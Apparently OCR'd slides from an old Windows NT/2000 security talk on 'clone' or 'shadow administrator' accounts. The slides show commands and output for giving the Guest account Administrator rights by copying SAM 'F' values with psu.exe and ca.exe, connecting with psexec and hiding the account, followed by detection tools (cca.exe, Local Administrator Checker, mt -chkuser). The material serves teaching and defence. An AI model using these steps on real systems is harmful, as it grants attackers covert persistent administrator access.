
將administrator的F值 Copy to Guest的F值


C:\WINNT\System32\cmd.exe
Psu 1.01 (Process Super user) for Windows NT/2000 System Administrator
Creates a process in the context of the other user's security context
without using that user's password.
(c)2001 . support by batman.lee at 263.net
Psu 1.01 (Process Super user) for Windows NT/2000 System Administrator
Creates a process in the context of the other user's security context
without using that user's password.
(c)2001 . support by batman.lee at 263.net
C:\>net user Guest
用户名 Guest
全名
注释 供来宾访问计算机或访问域的内置帐户
用户的注释
国家(地区)代码 000 (系统默认值)
帐户启用 No
帐户到期 永不
命令成功完成。
命令成功完成。
命令成功完成。
C:\clone>echo guest to admin ok!!
guest to admin ok!!

Use “Guest” Login



Use psexec connect





Ca.exe

```
C:\Tools>ca \\127.0.0.1 administrator "" guest @login@
Shadow Administrator, by netXeyes 2002/04/28
Written by netXeyes 2002, dansnow@21cn.com

Connect 127.0.0.1 ....OK
Get SID of guest ....OK
Prepairing ....OK
Processing ....OK
Clean Up ....OK
```

```
C:\Tools>net localgroup administrators
别名     administrators
注释     管理员对计算机/域有不受限制的完全访问权

成员

-------------------------------------------------------------------------------
Administrator
命令成功完成。
```

Value:V not change
Value:F changed






Before

After


Try to use clone account connect remote machine



Success!!

Check Tools

- Cca.exe
- LP_Check.exe(GUI)
- Mt.exe


Local Administrator Checker v0.9 DragonSoft Information Secu...
Local Administrator CheckerLocal Administrator Checker
Copyright(C) DragonSoft Information Security 2002
Important
The scanner check Windows NT/2000/XP local permission, find out shadow administrator/clone administrator.
Account
Permission
Result
Administrator
Administrators
Guest
Guests
Shadow Administrator?
IUSR_HOME-592...
Guests
IWAM_HOME-592...
Guests
NetShowServices
Guests
Shadow Administrator?
TsInternetUser
Guests
Result
Found 2 Shadow Administrator!!
Disclaimer
There are No warranties with regard to to
In no event shall the author be liable for ar
out with the use of Local Administrator Che
is at the user's own risk.
C:\Tools>net localgroup administrators
别名 administrators
注释 管理员对计算机/域有不受限制的完全访问权
成员
Administrator
命令成功完成。
If work ...
Written by Weckl Tsai of DragonSoft Information Security Inc.
DragonSoft http://www.dragonsoft.com/
Exit

- Cca.exe

```
C:\clone>cca \\127.0.0.1 administrator ""

Check Clone Account, by netXeyes 2002/04/29
Written by netXeyes 2002, dansnow@21cn.com

Connect 127.0.0.1 ....OK
Prepairing ....OK
Processing ....OK
Checking ....

Check Result:

[Guest] AS SAME AS [Administrator]

Clean Up ....OK
```

- mt.exe


```
C:\WINNT\Help>mt -chkuser
mt -chkuser

UserName                    ExpectedSID     CheckedSID

Administrator                 1F4           1F4
Guest                         1F5           1F4

Note : If CheckSID is different from ExpectSID, this account has been cloned!
```

Hide/delete the Guest Account

